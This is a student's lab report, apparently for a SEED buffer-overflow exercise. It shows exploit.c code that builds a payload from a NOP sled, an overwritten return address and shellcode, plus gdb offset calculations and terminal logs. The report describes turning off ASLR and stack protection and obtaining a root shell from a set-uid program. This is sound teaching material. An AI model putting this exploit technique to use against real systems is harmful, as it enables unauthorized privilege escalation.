

Fig 1.17 buffer size change to 12



Fig 1.18 compile and set root set-uid program

```
Locals at 0xbffff138, Previous frame's sp is 0xbffff140
Saved registers:
 ebp at 0xbffff138, eip at 0xbffff13c
(gdb) p &buffer
$1 = (char (*)[12]) 0xbffff124
(gdb) p 0xbffff13c - 0xbffff124
$2 = 24
(gdb)
```

Fig 1.19 get buffer addr and calculate distance of buffer and return addr

~/Desktop/lab3/exploit.c - Sublime Text (UNREGISTERED)

test.c | call_shellcode.c | stack.c | makefile | exploit.c | callshel

```
16  "\xb0\x0b" /* movb $0x0b,%al */
17  "\xcd\x80" /* int $0x80 */
18  ;
19  /* Function that calls an assembly instuction
20     to return the address of the top of the stack  */
21  unsigned long get_sp(void)
22  {
23      __asm__("movl %esp,%eax");
24  }
25  void main(int argc, char **argv)
26  {
27      char buffer[517];
28      FILE *badfile;
29      /* Initialize buffer with 0x90 (NOP instruction) */
30      memset(&buffer, 0x90, 517);
31      /* You need to fill the buffer with appropriate contents here */
32      /* Save the contents to the file "badfile" */
33      long buffer_addr = 0xbffff118;
34      long dis_buff_to_retAddr = 24;
35      long offset = 517 - dis_buff_to_retAddr - sizeof(shellcode); /* distance of return addr
36      printf("offset = %d\n", offset);
37      long malicious_addr = buffer_addr + offset;
38      long *ptr = (long*)(buffer + dis_buff_to_retAddr);
39      *ptr =  malicious_addr;
40      memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));
41      printf("0x%x\n", get_sp());
42      badfile = fopen("./badfile", "w");
43      fwrite(buffer, 517, 1, badfile);
44      fclose(badfile);
45  }
```

Fig 1.20 change exploit code to adjust to buffer size of 12



Fig 1.21 compile exploit.c to make badfile, then run stack to attack



Fig 1.22 change buffer size to 250

```
Terminal
[10/04/2016 10:03] seed@ubuntu:~/Desktop/lab3$ sudo make
sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
gcc -g -fno-stack-protector -z execstack stack.c -o stack
chown root stack
chmod 4755 stack
[10/04/2016 10:03] seed@ubuntu:~/Desktop/lab3$
```

Fig 1.23 compile and set to root and setuid program

```
Locals at 0xbffff138, Previous frame's sp is 0xbffff140
Saved registers:
 ebp at 0xbffff138, eip at 0xbffff13c
(gdb) p &buffer
$1 = (char (*)[250]) 0xbffff036
(gdb) p 0xbffff13c - 0xbffff036
$2 = 262
(gdb)
```

Fig 1.24 get distance of return addr and buffer addr

~/Desktop/lab3/exploit.c - Sublime Text (UNREGISTERED)

call_shellcode.c | stack.c | makefile | exploit.c | callshell.c

```
16  "\xb0\x0b" /* movb $0x0b,%al */
17  "\xcd\x80" /* int $0x80 */
18  ;
19  /* Function that calls an assembly instuction
20     to return the address of the top of the stack  */
21  unsigned long get_sp(void)
22  {
23      __asm__("movl %esp,%eax");
24  }
25  void main(int argc, char **argv)
26  {
27      char buffer[517];
28      FILE *badfile;
29      /* Initialize buffer with 0x90 (NOP instruction) */
30      memset(&buffer, 0x90, 517);
31      /* You need to fill the buffer with appropriate contents here */
32      /* Save the contents to the file "badfile" */
33      long buffer_addr = 0xbffff118;
34      long dis_buff_to_retAddr = 262;
35      long offset = 517 - dis_buff_to_retAddr - sizeof(shellcode); /* distance of return add
36      printf("offset = %d\n", offset);
37      long malicious_addr = buffer_addr + offset;
38      long *ptr = (long*)(buffer + dis_buff_to_retAddr);
39      *ptr =  malicious_addr;
40      memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));
41      printf("0x%x\n", get_sp());
42      badfile = fopen("./badfile", "w");
43      fwrite(buffer, 517, 1, badfile);
44      fclose(badfile);
45  }
```

Fig 1.25 modify exploit.c to make badfile for buffer size 250



Fig 1.26 attack for buffer size 250

Observation:

1. Like fig 1.1 and 1.2, I invoked shell.
2. I used extra command to compile stack.c, as fig 1.4.
3. As fig 1.7, badfile contents are filled 90.
4. Like fig 1.8 and 1.9, I got buffer address.
5. Like fig 1.10 I got ebp address, and then I could calculate distance between return address and buffer. It was 36.
6. Like fig 1.14 and fig 1.15, badfile was constructed. Malicious code is in the end of this file.
7. When buffer size is 24, attack was successful. I got root privilege shell, like picture 1.16.
8. When buffer size is 12, attack was successful. I got root privilege shell, like picture 1.21.
9. When buffer size is 250, attack was successful. I got root privilege shell, like picture 1.26.

Explanation:

1. I used code[] substituted execve(“/bin/sh”, name, 0);. Because this kind of code is without ‘0’, it could be executed in stack. The intention of this code is to invoke shell. This principle would be used in exploit.c.
2. Command like below is used:

sysctl -w kernel.randomize_va_space=0 To disable Address Space Randomization.

gcc -g -fno-stack-protector -z execstack stack.c -o stack To disable Stack Guard, and set stack executable.

3. 90 is NOP. I used it filled up the bad file and then I would add some special code to do buffer overflow.
4. I got buffer address with special command.
5. I can get ebp address using gdb debug. Then I could got return address for with addition of 4. (32 bits system). Then distance between return address and buffer is computed. This distance is one of critical issue in buffer overflow attack.
6. Badfile was constructed like fig 1.14 and fig 1.15. With distance between buffer and return address, I worte a special address value in this place. This value is distance between return address and malicious code. Like fig 1.15, I wrote malicious code in the end of this badfile, so that it is easy for me to got the distance from return address to this code.
7. This attack was successful, because I made this attack as principle of buffer overflow. Like table below:

register	address
Malicious code	Address of buffer + offset
:	:
:	:
Return address	0xbffff13c (4B)
ebp	0xbffff138 (4B)
	Align (8B)
Buffer[24]	0xbffff130 (4B)
:	:
Buffer[0]	0xbffff118 (4B)

So at the address 0xbffff13c, return address is stored. I rewrote it with the value of malicious code address. Like code (line 37 and line 38) in fig 1.12. As

the result, when program pointer went out of this frame, program pointer would point to malicious code. And run the code.

Because stack is set-uid root program, it had root privilege, and malicious code was its child process, then malicious code could get root privilege, as the result of picture 1.16.

8. Buffer size became 12, like fig 1.17. I needed to reconstruct badfile to match to rewrite return address value to point to malicious code. As idea of buffer size of 24, I did attack successfully.
9. Buffer size became 250, first calculate distance between return address and buffer. Then construct badfile to rewrite return address to point to malicious code. At last, attack was successful.

Task 2: Exploiting the Vulnerability



Fig 2.1 turn on address randomization



Fig 2.2 gdb got return address and buffer address and their difference.

~/Desktop/lab3/exploit.c - Sublime Text (UNREGISTERED)

call_shellcode.c | stack.c | makefile | exploit.c | callshell.c

```
16  "\xb0\x0b" /* movb $0x0b,%al */
17  "\xcd\x80" /* int $0x80 */
18  ;
19  /* Function that calls an assembly instuction
20     to return the address of the top of the stack  */
21  unsigned long get_sp(void)
22  {
23      __asm__("movl %esp,%eax");
24  }
25  void main(int argc, char **argv)
26  {
27      char buffer[517];
28      FILE *badfile;
29      /* Initialize buffer with 0x90 (NOP instruction) */
30      memset(&buffer, 0x90, 517);
31      /* You need to fill the buffer with appropriate contents here */
32      /* Save the contents to the file "badfile" */
33      long buffer_addr = 0xbffff118;
34      long dis_buff_to_retAddr = 262;
35      long offset = 517 - dis_buff_to_retAddr - sizeof(shellcode); /* distance of return ad
36      printf("offset = %d\n", offset);
37      long malicious_addr = buffer_addr + offset;
38      long *ptr = (long*)(buffer + dis_buff_to_retAddr);
39      *ptr =  malicious_addr;
40      memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));
41      printf("0x%x\n", get_sp());
42      badfile = fopen("./badfile", "w");
43      fwrite(buffer, 517, 1, badfile);
44      fclose(badfile);
45  }
```

Fig 2.3 modify exploit code to make badfile

Terminal

```
[10/04/2016 12:02] seed@ubuntu:~/Desktop/lab3$ make clean
rm exploit
[10/04/2016 12:03] seed@ubuntu:~/Desktop/lab3$ make
gcc -o exploit exploit.c
exploit.c: In function ‘main’:
exploit.c:36:2: warning: format ‘%d’ expects argument of type ‘int’, but argumen
t 2 has type ‘long int’ [-Wformat]
exploit.c:41:2: warning: format ‘%x’ expects argument of type ‘unsigned int’, bu
t argument 2 has type ‘long unsigned int’ [-Wformat]
[10/04/2016 12:03] seed@ubuntu:~/Desktop/lab3$ ./exploit
offset = 230
0xbfe0e128
[10/04/2016 12:03] seed@ubuntu:~/Desktop/lab3$ ./stack
Segmentation fault (core dumped)
[10/04/2016 12:03] seed@ubuntu:~/Desktop/lab3$
```

Fig 2.4 process the attack.



Fig 2.5 debug buffer address and return address. (buffersize = 24)

~/Desktop/lab3/exploit.c - Sublime Text (UNREGISTERED)

call_shellcode.c | stack.c | makefile | exploit.c | callshell.c

```
19  /* Function that calls an assembly instuction
20     to return the address of the top of the stack  */
21  unsigned long get_sp(void)
22  {
23      __asm__("movl %esp,%eax");
24  }
25  void main(int argc, char **argv)
26  {
27      char buffer[517];
28      FILE *badfile;
29      /* Initialize buffer with 0x90 (NOP instruction) */
30      memset(&buffer, 0x90, 517);
31      /* You need to fill the buffer with appropriate contents here */
32      /* Save the contents to the file "badfile" */
33      long buffer_addr = 0xbfba2356;
34      long dis_buff_to_retAddr = 262;
35      long offset = 517 - dis_buff_to_retAddr - sizeof(shellcode); /*
36      printf("offset = %d\n", offset);
37      long malicious_addr = buffer_addr + offset;
38      long *ptr = (long*)(buffer + dis_buff_to_retAddr);
39      *ptr =  malicious_addr;
40      memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, s
41      printf("0x%x\n", get_sp());
42      badfile = fopen("./badfile", "w");
43      fwrite(buffer, 517, 1, badfile);
44      fclose(badfile);
45  }
```

Fig 2.6 modify value of buffer_addr variable

Terminal

```
[10/04/2016 12:23] seed@ubuntu:~/Desktop/lab3$ make
gcc -o exploit exploit.c
exploit.c: In function ‘main’:
exploit.c:36:2: warning: format ‘%d’ expects argument of type ‘int’, but argumen
t 2 has type ‘long int’ [-Wformat]
exploit.c:41:2: warning: format ‘%x’ expects argument of type ‘unsigned int’, bu
t argument 2 has type ‘long unsigned int’ [-Wformat]
[10/04/2016 12:23] seed@ubuntu:~/Desktop/lab3$
```

Fig 2.7 compile and run exploit.c



Fig 2.8 while loop to run stack



Fig 2.9 attack successfully

Observation:

1. As fig 2.4, I did not get root shell. The err message is core dumped.
2. As fig 2.5, every time I debug, address of buffer is new. But the distance from buffer to return address is fixed.
